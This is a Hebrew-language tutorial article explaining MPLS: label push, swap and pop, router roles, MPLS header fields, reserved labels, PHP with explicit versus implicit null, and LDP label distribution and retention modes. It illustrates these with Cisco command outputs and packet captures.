נבחן את הדרך שהפקטה עוברת מהמקור ועד אל היעד:

1. המחשב - ששולח פקטה לכיוון השרת המרוחק.
2. הפקטה מגיעה לנתב R1. הוא מוסיף לה במקרה הזה Label 18. פעולה הוספה זו מכונה **Push**. התווית נכנסת בין ה-IP Header ל-Ethernet.

אפשר לגזור מסקנה שזה כך מתוך טבלת ה-FIB באמצעות:

```
R1#sh ip cef detail | begin 172.16.0.0
172.16.0.0/24, version 19, epoch 0, cached adjacency 10.0.12.2
0 packets, 0 bytes
  tag information set
    local tag: 21
    fast tag rewrite with Fa0/0, 10.0.12.2, tags imposed: {18}
  via 10.0.12.2, FastEthernet0/0, 0 dependencies
    next hop 10.0.12.2, FastEthernet0/0
    valid cached adjacency
    tag rewrite with Fa0/0, 10.0.12.2, tags imposed: {18}
```

[התמונה לקוחה מתוך אתר linkmeup]

R2 מקבל את הפקטה ומסתכל על ה-Ethernet Header ומבחין שמדובר בפקטת MPLS

(שמסווג לפי EtherType 8847):

```
 4457 2313.2756610 192.168.0.2          172.16.0.2        ICMP        118 Echo (ping) request  id=0x0000,
▸ Frame 4457: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
▾ Ethernet II, Src: cc:03:11:04:00:00 (cc:03:11:04:00:00), Dst: cc:04:11:04:00:01 (cc:04:11:04:00:01)
  ▸ Destination: cc:04:11:04:00:01 (cc:04:11:04:00:01)
  ▸ Source: cc:03:11:04:00:00 (cc:03:11:04:00:00)
    Type: MPLS label switched packet (0x8847)
▸ MultiProtocol Label Switching Header, Label: 20, Exp: 0, S: 1, TTL: 255
▸ Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 172.16.0.2 (172.16.0.2)
▸ Internet Control Message Protocol
```

[התמונה לקוחה מתוך אתר linkmeup]

R2 קורא את התווית ומתייחס אליה בהתאם לפי טבלת התוויות שלו (Label Table).

```
R2#sh mpls forwarding-table 172.16.0.0
Local  Outgoing    Prefix            Bytes tag  Outgoing   Next Hop
tag    tag or VC   or Tunnel Id      switched   interface
18     20          172.16.0.0/24     590        Fa0/0      10.0.25.5
```

[התמונה לקוחה מתוך אתר linkmeup]

3. כעת הנתב R2 מחליט לאחר בחינת הטבלה שהפקטה צריכה לצאת עם Label=20 דרך ממשק Fa0/0. פעולת החלפת ה-Label של הפקטה נקראת **Swap**.
4. R5 מבצע פעולות זהות לזה שביצע R2, מבצע שינוי ל-Label כך שיהיה שווה 0, וקובע שהפקטה תצא דרך הממשק Fe0/1. שוב, בלי שום התייחסות ל-Routing Table, אלא רק ל-Label Table.
5. R6 מקבל את הפקטה שעטופה ב-MPLS, ומבין שצריך להסיר את ה-Label. למה? כי Label=0 הוא ערך שמור, ערך בעל משמעות (ארחיב על כך בהמשך).

בזכותו R6 יכול היה לדעת שהוא צריך לבצע את ההסרה, שנקראת גם פעולת **Pop**, ולעבור לעבודה עם IPs. הנתב מבין שהכתובת אליה מיועדת הפקטה 172.16.0.2 היא Directly Connected אליו.


ביישומי MPLS לשירותים כגון MPLS VPN, מקובל להבחין בין שלושה סוגי נתבים עיקריים:

CE – Customer Edge - נתב הקצה של הלקוח. ה-CE אינו מפעיל MPLS ואינו מודע לתוויות. מבחינתו מדובר בחיבור IP רגיל לרשת הספק.

PE – Provider Edge - נתב הקצה של הספק. ה-PE מחבר את הלקוח אל רשת ה-MPLS, מוסיף או מסיר Service Labels (תוויות שירות) ומחזיק טבלאות נפרדות (VRF) עבור לקוחות שונים. בנוסף, ה-PE משתתף בפרוטוקולי ניתוב כמו MP-BGP, כדי להפיץ Prefix-ים של לקוחות בצירוף התוויות המתאימות.

P – Provider/Core - נתב ליבה פנימי ברשת הספק. ה-P אינו שומר מידע על Prefix-ים של לקוחות ואינו מחזיק VRFs. תפקידו היחיד הוא לבצע Label Switching על בסיס טבלת ה-LFIB - החלפה של Transport Labels לאורך המסלול.


שילוב התפקידים יוצר בידול ברור: ה-CE מתייחס לרשת כסביבת IP רגילה, ה-PE אחראי על מיפוי תוויות השירות ועל ניתוב בין לקוחות, וה-P מטפל אך ורק בתוויות התעבורה. בעת שימוש במחסנית תוויות (Label Stacking), ה-P מתעסק בתווית התעבורה העליונה בעוד ה-PE מטפל גם בתוויות השירות, מה שמבטיח הפרדה יעילה בין ליבת הספק לבין שירותי הלקוח.



MPLS and BGP

על אף שאופן הפעולה שהוצג קודם נראה פשוט למדי, גם במצב הנוכחי MPLS טומן בחובו יתרונות רבים. נוכל להגדיל את מספר היתרונות אם נוסיף עבודה עם Autonomous Systems (או AS-ים בקיצור) שונים בשיתוף פעולה עם פרוטוקול כמו BGP.


ידוע לנו, שבמצב כמו המצב המתואר בסכמה הבאה נצטרך שפרוטוקול BGP יהיה מוגדר בכל אחד מהנתבים. זאת, כדי שתתאפשר תעבורת מידע בין נתבים שונים, בין היתר בין אלה שנמצאים ב-AS-ים שונים.



[התמונה לקוחה מתוך אתר linkmeup]

ומה קורה אם נחליט לשלב את טכנולוגיית ה-MPLS?

במקרה כזה, מספיק שנגדיר את פרוטוקול ה-BGP רק על נתבים שנמצאים בקצוות ה-AS שבכל AS:



[התמונה לקוחה מתוך אתר linkmeup]

זה לא הכל - מה שנדרש מהנתבים בדרך זה בסך הכל להגיע ל-IP Address שמוגדר כ-Next-Hop. הנתבים שבדרך מ-R1 ל-R6 ישתמשו בתוויות (Labels) כדי להעביר את המידע. למה? לכל נתב יש את טבלת ה--Labelים שלו, שבו הוא יודע שבכדי להגיע ל-X הוא יצמיד לפקטה את ה-Label Y, ובכדי להגיע ל-Z הוא יצמיד את ה-Label T. במקרה המתואר, הדרך מושתת כולה על אותו יעד. הנתבים בדרך לא צריכים להכיר את ה--VRFים שעומדים מאחורי כל נתב שעובד עם BGP, שכן כל תפקידם הוא לבצע פעולת Swap להעברת הפקטה עד ליעדה. מבחינת נתבי ה-**P** - לא משנה כמה ניתובי BGP יעמדו מאחורי כל נתב שעומד בקצה של ה-AS באותו מרחב ה-MPLS-י.

מושגי בסיס

Label - ערך מספרי בטווח של 0 עד 1,048,575, המווה חלק מה-**MPLS Header**. משמשת כדי לזהות את נתיב המעבר של הפקטה (**LSP**). בהתבסס על ערך התווית, נתבי ה-**LSR** מחליטים איזו פעולה לבצע על הפקטה - **Swap/Push/Pop** - ולאן להעבירה בשלב הבא. התווית מחליפה למעשה את הצורך בבדיקת כתובת ה-**IP** של יעד הפקטה בכל תחנה בדרך.


Label Stack - מדובר ב-Stack של Label-ים - יכול להיות אחד, שניים, שלושה ואפילו עשרה. פקטה שמגיעה ללא Stack משמע פקטה לא מתויגת. ה-Label שבתחתית ה-Stack נחשב כ-Label Level 1. ה-Label שב-Top נחשב Label m. ההחלטה איזו פעולה לבצע על הפקטה מתקבלת בהתאם ל-Label שנמצא ב-Top של המחסנית, ללא תלות וקשר בשאר ה-Label-ים שנמצאים במחסנית. לכל שכבה יש תפקיד בדבר. למשל, כשפקטה מועברת, אז יהיה שימוש ב-Transit Label. קיימים כמובן סוגים נוספים, למשל Label שמעיד על שייכות הפקטה ל-VPN מסוים. מבצעים התבוננות על ה-Top Label ולפי ערכו מחליטים על:

1. ה-Next-Hop אליו תועבר הפקטה.
2. האופרציה שנבצע על ה-Label Stack.

Push - האופרציה שבה מצרפים Label לפקטת המידע ממש בהתחלה - בנתב הראשון במרחב ה-MPLS (למשל ב-R1).

Swap - פעולת ההחלפה מתחרשת בנתבי ה-Intermediate (נתבי הביניים). הנתב מקבל פקטה עם תווית אחת, ומחליף לתווית אחרת ומעביר את הפקטה הלאה. לדוגמה, המעבר בין R2 ל-R5.

Pop - פעולה שנעשית בידי הנתב האחרון טרם יציאה ממרחב ה-MPLS. הנתב מסיר את ה-Label שב-Top טרם העברה הלאה.



למעשה פעולות Push ו-Pop יכולות להתרחש בכל מקום ב-MPLS Domain, הכל תלוי בשירותים הספציפיים. הדבר הנכון יותר לומר הוא שה-Label נוסף על ידי ה-First Track Router ונמחק אחרון. כל עוד הפקטה נותרת עם תוויות, סימן שהיא פקטת MPLS.

LSR – Label switching router, כל נתב שנמצא ב-MPLS Domain.

קיימים 3 סוגים של LSR:

- Intermediate ISR - הנתב האמצעי אשר מבצע את פעולת ה-Swap (כמו נתבים R1, R5).
- Ingress LSR - הנתב הראשון בקצה מרחב ה-MPLS שמבצע פעולת Push.
- Egress LSR - הנתב האחרון בקצה מרחב ה-MPLS שמבצע פעולת Pop.

LER - Label Edge Router, הנתבים שנמצאים בקצוות ה-MPLS Domain. משמע, שנתבי ה-Ingress וה-Egress נכללים תחת הגדרה זו.

LSP – Label Switched Path, הנתיב שלאורכו מתבצעת פעולת ה-Switching. מדובר במסלול חד-כיווני מה-Ingress LSR ל-Egress LSR. הנתיב שבו תעבור הפקטה לאורך מרחב ה-MPLS, שנקרא גם LSR Sequence. חשוב להבהיר את הנקודה שה-LSP הוא חד-כיווני. כלומר, מידע עובר רק בכיוון אחד, בכיוון הזה. LSP בכיוון הנגדי לאו דווקא קיים. אם קיים LSP בכיוון הנגדי זה לא אומר שהוא יעבור באותה הדרך שעבר ה-LSP בכיוון האחר - בדומה ל-GRE Tunnels.

דוגמה ל-LSP:

```
R1#sh mpls forwarding-table 6.6.6.6
Local  Outgoing    Prefix            Bytes tag  Outgoing   Next Hop
tag    tag or VC   or Tunnel Id      switched   interface
21     18          6.6.6.6/32        0          Fa0/0      10.0.12.2

R2#sh mpls forwarding-table 6.6.6.6
Local  Outgoing    Prefix            Bytes tag  Outgoing   Next Hop
tag    tag or VC   or Tunnel Id      switched   interface
18     20          6.6.6.6/32        0          Fa0/0      10.0.25.5

R5#sh mpls forwarding-table 6.6.6.6
Local  Outgoing    Prefix            Bytes tag  Outgoing   Next Hop
tag    tag or VC   or Tunnel Id      switched   interface
20     Pop tag     6.6.6.6/32        0          Fa1/0      10.0.56.6

R6#sh ip interface brief loopback 0
Interface          IP-Address       OK? Method Status
Loopback0          6.6.6.6          YES NVRAM  up
```

[התמונה לקוחה מתוך אתר linkmeup]

כל נתב LSR בדרך הזו מכיר רק את ה-Input Tags וה-Output Tags, בלי להכיר את כל הדרך שתעבור החבילה. זה אמנם נראה דומה ל-IP Routing, אבל להבדיל מהאחרון - כאן הנתיב כולו ידוע מראש. זאת אומרת, שכל LSR לא מחליט לאן תועבר הפקטה בהתאם לכתובת היעד, אלא לפי הנתיב הידוע שמוכתב על ידי ה-Ingress LSR.

FEC - אחד מהקונספטים החשובים ביותר ב-MPLS הוא ה-FEC (Forwarding Equivalence Class). בפשטות, FEC משמש לחלוקת התעבורה למחלקות (Classes). במקרה הבסיסי ביותר, מזהה ה-Class יכול להיות ה-Prefix של כתובת היעד של החבילה. עם זאת, ניתן להרחיב את ההגדרה של FEC כך שתתבסס גם על פרמטרים נוספים – למשל תגי QoS, כתובת מקור, מזהה VPN, או אפילו סוג האפליקציה.

שתי פקטות המיועדות לאותו יעד לאו דווקא יהיו שייכות לאותו FEC. לכל FEC יש את ה-LSP שלו, שנבחר במרחב ה-MPLS. למשל, בעבור WEB Surfing יקבע FEC של QoS BE, ובעוד של-VoIP יקבע FEC של EF. אפשר גם לציין שבעבור הסוג הראשון המצוין ה-LSP יהיה מגוון, ארוך ולא-מובטח. בעוד שבעבור ה-EF הוא יהיה צר באופציות, אך מהיר. הפרמטרים של החלפת ה-Label-ים מתבססים על ה-FEC. כשמידע רץ ב-LSP, אף אחד לא בוחן את ה-FEC, אלא רק את ה-Labels וה-Outgoing Interfaces. כל העבודה מבחינת ה-FEC מתבצעת בנתב אִינְטֶלֶקְטוּאָלִי, שנחשב ה-Ingress LSR. אחרי שה-Ingress מקבל פקטה "נקיה", הוא מנתח אותה, משייכה בהתאם למחלקה (Class) הרלוונטית ומשייך לה Label תואם. כל מה שנתבי ה- Intermediate LSR עושים זה פעולת Swap.


LIB (Label Information Base) - אנלוגית לטבלת הניתוב RIB (Routing Information Base). בטבלה זו מצויים צימודי הקשרים של התווית ל-Prefix. טבלה זו נכללת תחת ה-Control Plane.

LFIB (Label Forwarding Information Base) - טבלה ממנה הנתב גוזר לאיזה ממשק (פורט) צריך להפנות חבילה על סמך התווית שלה. במילים אחרות, במקום שהנתב יצטרך לבדוק את טבלת ה-FIB הוא פשוט בודק את ה-LFIB ומקבל החלטה מהירה על סמך התווית בלבד.

הרעיון האידיאולוגי החשוב שעומד מאחורי הנעת MPLS היה ביצוע פעולות מהירות, תוך שימוש מופחת מאוד ב-Control Plane וב-Data Plane לצורך ניתוב תעבורת המידע. זאת, לצד שימוש ב-Traffic Engineering מתקדם. לאורך השנים האחרונות חלה התקדמות בחומרה ומכניזם טבלת ה-FIB השתפר. שכלולים אלה הביאו לתוצאה שבה גם IP Routing נהפך מהיר ויש כאלה שכבר מעמידים בסימן שאלה את החיסכון בזמנים שמתאפשר על ידי שימוש בטכנולוגיית ה-MPLS.

MPLS TITLE

כך נפגוש את החלק של MPLS בפקטה:



[התמונה לקוחה מתוך אתר linkmeup]

ה-**Label** שגודלו 20 ביטים.

TC (Traffic control) - קובע עדיפויות לפקטות, כפי שמבצע DSCP.

מהו DSCP?

בשנת 1998 הוצג מודל Differentiated Services (DiffServ), ובמסגרתו שונה שדה ה-Type of Service או ToS ל-Differentiated Services Field או DS Field. השדה כולל 6 ביטים ראשונים ל- DSCP (Differentiated Services Code Point), שמאפשרים לסווג את התעבורה ולהקצות לה עדיפות מתאימה בכל רכיב ברשת, ושני ביטים אחרונים ל-ECN (Explicit Congestion Notification), המספקים התראה על עומס ברשת. שימוש ב-DSCP מאפשר לרכיבי הרשת ליישם Per-Hop Behavior (PHB) מותאם לכל סוג תעבורה, כגון העדפת VoIP או וידאו רגיש לעיכוב.

S – ביט אחד שמייצג את תחתית המחסנית. ה-LSR צריך להיות מודע ל-Labels שנמצאים אצלו, שהרי יש לכל Label ב-TOP של המחסנית יש השפעה על התנהגות ה-LSR מבחינת הפקטה המועברת. S יכיל את הערך 1 אם המחסנית מכילה רק Label אחד (אחרון חביב), כלומר אם הגענו לתחתית המחסנית, ו-0 אחרת – יש לפחות Label אחד במחסנית. מרגע שהוא מחליף/מסיר/מוסיף תווית ב/מה/ל מחסנית בהתאמה, ה-LSR כבר יודע מה לעשות עם הפקטה.

TTL (Time to live) – אנלוגי לחלוטין ל-IP TTL, גם מבחינת "שטח" – תופס 8 ביטים. המטרה שלו היא למנוע נדידה אינסופית של פקטה ברשת במקרה של לולאה. כשמעבירים פקטת IP דרך MPLS DOMAIN, אז הערך של ה-IP TTL יכול להיות מועתק ל-MPLS TTL ואחר כך (ביציאה מהמרחב) העתקה מה-MPLS ל-IP. לחלופין, הספירה של MPLS TTL יכולה להתחיל מ-255, ואז ביציאה ממרחב ה-MPLS ה-IP TTL ימשיך מאותה נקודה שבה הוא נעצר טרם כניסתו למרחב ה-MPLS. באופן מטאפורי, ה-MPLS Header נכלל בשכבה ה-2.5 מבחינת הטכנולוגיה שלו. אגב, לפי החלטת IETF ה-Label לא יחייב להיכלל תחת MPLS Header, אלא יכול להיות גם תחת Headers של ATM וכו', עליהם לא ארחיב.

```
⊞ Frame 30: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
⊞ Ethernet II, Src: cc:04:11:04:00:00 (cc:04:11:04:00:00), Dst: cc:01:11:04:00:01 (cc:01:11:04:00:01)
⊟ MultiProtocol Label Switching Header, Label: 20, Exp: 0, S: 1, TTL: 254
    0000 0000 0000 0001 0100 .... .... .... = MPLS Label: 20
    .... .... .... .... .... 000. .... .... = MPLS Experimental Bits: 0
    .... .... .... .... .... ...1 .... .... = MPLS Bottom Of Label Stack: 1
    .... .... .... .... .... .... 1111 1110 = MPLS TTL: 254
⊞ Internet Protocol Version 4, Src: 1.1.1.1 (1.1.1.1), Dst: 6.6.6.6 (6.6.6.6)
⊞ Internet Control Message Protocol
```

[התמונה לקוחה מתוך אתר linkmeup]

TAG SPACE

עבור כלל התוויות יכולים להיות עד 2 בחזקת 20 ערכים שונים. עם זאת, כפי שצוין קודם, קיימים מספר ערכים שמורים שאינם ניתנים לשימוש חופשי:

0 – IPv4 Explicit Null Label – Explicit Empty Label – נעשה בזה שימוש כְּפֶסַע לפני היציאה ממרחב ה-MPLS, כלומר ב-HOP שלפני ה-Egress LSR. תווית זו יכולה להיות מוסרת גם ללא צפייה בטבלת התוויות – LFIB.

בעבר, ה-Label שמצביע על הערך 0 לא תמיד היה ה-Label האחרון במחסנית. בעקבות דרישה ולחץ שהופעל, השיטה שונתה, וה-Label עם הערך הזה הוא לאו דווקא ה-Label האחרון שנותר במחסנית.


2 - IPv6 Explicit NULL Label – דרך פעולה הזהה ל- Label 0 , רק מותאם לגרסת ה-IP.

4-15 שמורים. לא ארחיב עליהם במסגרת מאמר זה.

ערכי ה-Label-ים יכולים להשתנות בהתאם ליצרן.

קיימים פרוטוקולים ייעודיים אשר אחראיים על הפצת התוויות בין ה-Egress LSR ל-Ingress LSR, וע"י כך נבנה הלכה למעשה ה-LSP. על הפרוטוקולים בקצרה:

- LDP – הפשוט ביותר מביניהם, וזה שפועל בדרך המובנת ביותר מביניהם. מסתמך על מידע של הניתוב.
- RSVP-TE – התפתחות של הפרוטוקול הלא-פופולארי RSVP, שמשתמשים בו לצורך בניית LSPs שעונים על תנאים מסוימים. פרוטוקול זה תלוי בפרוטוקול IGP, שתומך ב-Traffic Engineering (כמו OSPF או ISIS).
- MBGP – מרוחק מעט מבחינה אידיאולוגית משני הפרוטוקולים הקודמים, שכן משמש להפצת תוויות במסגרת תכלית שונה. לא ארחיב עליו במסגרת מסמך זה.



Label 0 (Explicit Null) Vs. Label 3 (Implicit Null) – Pipe Vs. Short Pipe

ב-MPLS קיימות שתי שיטות עיקריות לטיפול בתווית האחרונה במסלול, רגע לפני שהפקטה מגיעה לנתב ה-Egress. הבחירה ביניהן קובעת האם נשמרים ערכי ה־QoS עד התחנה הסופית או לא.

Pipe – שימוש ב-(Label 0 (Explicit Null

בגישה זו הנתב שלפני ה-Egress, כלומר נתב ה-PHP, לא מסיר את התווית האחרונה, אלא מחליף אותה ב-Label 0. פעולה זו מאותתת ל-Egress: "הסרת התווית היא באחריותך". המשמעות היא שה-Egress עדיין רואה את הפקטה עם Header של MPLS, כולל ערכי QoS, ורק אז מסיר את התווית. כך נשמרת שליטה מלאה ב-QoS עד סוף הדרך.

שיטה זו חיונית כאשר רוצים לוודא שגם הנתב האחרון יעבד את הפקטה לפי ההעדפות המצוינות ב- MPLS Header - לדוגמה, בשירותים רגישים כמו קול או וידאו.

Short Pipe – שימוש ב-(Label 3 (Implicit Null


בברירת המחדל, נתב ה-PHP מסיר את התווית האחרונה בעצמו באמצעות Label 3. כך ה-Egress מקבל כבר פקטת IP "טהורה" (או פרוטוקול אחר), בלי Header של MPLS. שיטה זו יעילה יותר חישובית, אבל מוותרת על שימור ערכי QoS של MPLS עד הסוף. נעדיף אותה כאשר אין צורך ב-QoS מבוסס MPLS, או כאשר הערכים כבר הועתקו מראש לשדה אחר (כמו DSCP).

אם אסכם:

- Label 0 - Explicit Null – שימור QoS עד ה-Egress, כלומר Pipe.
- Label 3 - Implicit Null – הסרת התווית מוקדמת יותר אצל ה-PHP, כלומר Short Pipe.
- ברירת המחדל היא שימוש ב-Implicit Null, אך במקרים של שירותים קריטיים או דרישות QoS קפדניות נעדיף Explicit Null.


מנגנוני הפצה (LSP Distribution Modes)

במצב של **Du (Down Unsolicited)** גם אם השכנות בין R2 ל-R3 מבחינת LDP תהיה למטה, R2 עדיין יפיץ ל-R1 את התווית/Label, דבר שיגרום ל"חור שחור".



זאת, לעומת RSVP שבו ה-LSP חייב להיות בנוי מקצה לקצה (כולל כל נתבי ה-LSR בדרך). במצב של **DoD (Downstream On Demand)** רק מתי שהנתב יבקש תווית, הוא יקבלה. כלומר, R2 לא היה מפיץ את התווית ל-R1 עד ש-R1 היה מבקשה.

שיטות בקרה (LSP Control Modes)



ב-**Ordered Control** רק כשהנתב הבא יפיץ אליו את ה-Label, הוא יידע שגם הוא יכול להפיץ Label לנתב הבא אחריו. לעומת זאת, ב-**Independent Control** יש היכרות עם ה-FEC (דרך פרוטוקולי ניתוב), אך ללא הקצאת Label לשכנים באותו סדר כרונולוגי מה-Egress LSR ל-Ingress LSR.


כלומר, נתב R2, שמכיר את ה-FEC יקצה Label ל-R1 ו-R3 (לשכניו) לפני ש-R4 הקצה Label ל-R3. בזה עושים שימוש בעיקר בשילוב עם DU (Downstream Unsolicited).

מדיניות שמירת תוויות (LSP Retention Modes)

חשוב להבין כיצד ה-LSR מתמודד עם התוויות שמועברות אליו, התוויות שהוא לומד.

לדוגמה, במקרה שבו R1 מקבל תווית (Label) 20 משכנו R3, האם הנתב צריך לאחסן מידע על ה-Label הזה? שהרי לא מדובר בדרך הטובה ביותר להגיע ל-FEC (שהיא ב-R6).

זה נראה כך:



השאלה הזו מקבלת תשובה בעזרת קביעת ה-**Tag Retention Mode**:

Liberal Retention Mode – תוויות נשמרות. במקרה ש-R3 הופך להיות הצעד הבא (ולא R2), כלומר במצב שבו יש בעיות בניתוב הראשי, אז המידע יופנה מחדש דרך R3 וזה יקרה במהירות, כי ה-Label כבר שמור. עם זאת, החיסרון הוא במספר התוויות הגבוה שנאלץ להיות מאוחסן בנתב.

Conservative Label Retention – ה-Label העודף נזרק ברגע שמתקבל. פעולה/דרך זו מקטינה את מספר ה-Label-ים השמורים, אך התגובה תהיה איטית יותר במקרה שתהיה בעיה בדרך הראשית בה עובר המידע.

פרוטוקולי הפצת תוויות LDP

פרוטוקול שהשם שלו אומר הכל - **Label Distribution Protocol**.

לאחר הגדרתו בנתבי ה-LSR הוא מפיץ הודעות UDP דרך כל הממשקים שהפרוטוקול מוגדר בהם לכתובת 224.0.0.2 בפורט הלוגי 646 (היכן ש-LDP מופעל), וכך החיפוש אחר השכנים קורם עור וגידים. הודעות Hello אלה מופצות תחת TTL=1. הווה אומר, שהשכנים ב-LDP חייבים להיות Directly Connected.

אם כי יש לציין שאין זה תמיד המקרה – LDP יכול להיות מוגדר ממספר ממטרות ושכנות גם יכולה להיות מרוחקת (TTL>1) – במה שזוכה לכינוי tLDP - Targeted LDP

LDP קם על בסיס פרוטוקולי IGP כמו OSPF ו-IS-IS. לכן, הוא יוכל לפעול רק בממשקים שכבר הוגדרו לפעול באחד מהפרוטוקולים הללו, ושתומכים בטכנולוגיית ה-MPLS.

